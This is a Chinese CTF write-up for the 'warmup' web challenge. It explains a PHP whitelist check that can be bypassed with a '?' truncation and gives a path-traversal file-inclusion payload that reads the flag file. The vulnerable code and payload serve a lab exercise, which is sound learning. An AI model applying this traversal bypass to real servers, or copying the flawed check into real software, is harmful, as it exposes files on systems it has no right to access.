
攻防世界web高手进阶区 warmup


原创

Ant791 于 2022-04-29 14:27:47 发布 126 收藏
分类专栏： 攻防世界高手进阶区 文章标签： php 开发语言

查看页面源代码，发现source.php



进入source.php,发现源代码


111.200.241.244:64175/source.php
upload-labs
ctf.show
答题
SQL Injections
ROCKOA
我的网站
wordpress博客插件...
Get the pikachu
ROCKOA
<?php
highlight_file(__FILE__);
class emmm
{
public static function checkFile(&$page)
{
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];
if (! isset($page) || !is_string($page)) {
echo "you can't see it";
return false;
}
if (in_array($page, $whitelist)) {
return true;
}
$_page = mb_substr(
$page,
0,
mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
echo "you can't see it";
return false;
}
}
if (! empty($_REQUEST['file'])
&& is string($ REQUEST['file'])

代码审计，分析

```php
<?php
    highlight_file(__FILE__); //高亮
    class emmm //定义一个类
    {
        public static function checkFile(&$page)//检查函数
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];//定义一个白名单
            if (! isset($page) || !is_string($page)) {    //变量不存在或者不是字符串，输入字符串即可绕过
                echo "you can't see it";//打印你不能查看这个
                return false;//返回false
            }

            if (in_array($page, $whitelist)) { //是否存在于$whitelist，存在即可绕过
                return true;//返回ture
            }

            $_page = mb_substr( //截取字符串
                $page,
                0,
                mb_strpos($page . '?', '?') //截取$page中?第一次出现之前的部分
            );
            if (in_array($_page, $whitelist)) {//这部分是否存在于$whitelist数组，是返回ture，保证截取？之前的是so
                return true;
            }

            $_page = urldecode($page); //url解密
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?') //截取$page中?第一次出现之前的部分
            );
            if (in_array($_page, $whitelist)) {//同上即可绕过
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])    //输入的为非空，则ture
        && is_string($_REQUEST['file']) //输入的是字符串
        && emmm::checkFile($_REQUEST['file'])//执行检查函数
    ) {
        include $_REQUEST['file'];//执行文件包含
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";//打印图片
    }
?>
```

发现hint.php文件，访问告诉了flag的位置

显然我们要执行文件包含得到flag，文件包含的条件要满足最后一个if，

```
if (! empty($_REQUEST['file'])  //输入的为非空，则ture
    && is_string($_REQUEST['file']) //输入的是字符串
    && emmm::checkFile($_REQUEST['file'])//执行检查函数
```

前两个非常好满足，只要输入字符串就可，现在分析最后一个条件检查函数，绕过我已经写代码里了

这里我们只知道文件名并不知道路径，查阅资料

此处我们只要../够多就能找到,一般写五六个，找不到再加

(PHP 4, PHP 5, PHP 7, PHP 8)
include 表达式包含并运行指定文件。

以下文档也适用于 require。

被包含文件先按参数给出的路径寻找，如果没有给出目录（只有文件名）时则按照 include_path 指定的目录寻找。如果在 include_path 下没找到该文件则 include 最后才在调用脚本文件所在的目录和当前工作目录下寻找。如果最后仍未找到文件则 include 结构会发出一条 **E_WARNING**；这一点和 require 不同，后者会发出一个 **E_ERROR**。

注意如果文件无法访问， include 和 require 在分别发出最后的 **E_WARNING** 或 **E_ERROR** 之前，都会发出额外一条 **E_WARNING**。

如果定义了路径——不管是绝对路径（在 Windows 下以盘符或者 \ 开头，在 Unix/Linux 下以 / 开头）还是当前目录的相对路径（以 . 或者 .. 开头）——include_path 都会被完全忽略。例如一个文件以 ../ 开头，则解析器会在当前目录的父目录下寻找该文件。

有关 PHP 怎样处理包含文件和包含路径的更多信息参见 include_path 部分的文档。

当一个文件被包含时，其中所包含的代码继承了 include 所在行的变量范围。从该处开始，调用文件在该行处可用的任何变量在被调用的文件中也都可用。不过所有在包含文件中定义的函数和类都具有全局作用域。

示例 **#1** 基本的 **include** 例子


构造payload：?file=source.php?/../../../../../ffffllllaaaagggg


```
http://xxx.xxx.xxx/source.php?file=source.php?/../../../../../../ffffllllaaaagggg
```

这里要注意，第一个问号是用来传递参数的，也可以是这样的payload（source.php也可以改成hint.php）

```
http://xxx.xxx.xxx/?file=source.php?/../../../../../../ffffllllaaaagggg
```

带入得到flag:flag{25e7bce6005c4e0c983fb97297ac6e5a}





参考连接：(40条消息)【XCTF高手进阶区】 web7_warmup writeup（一）_Mitch311的博客-CSDN博客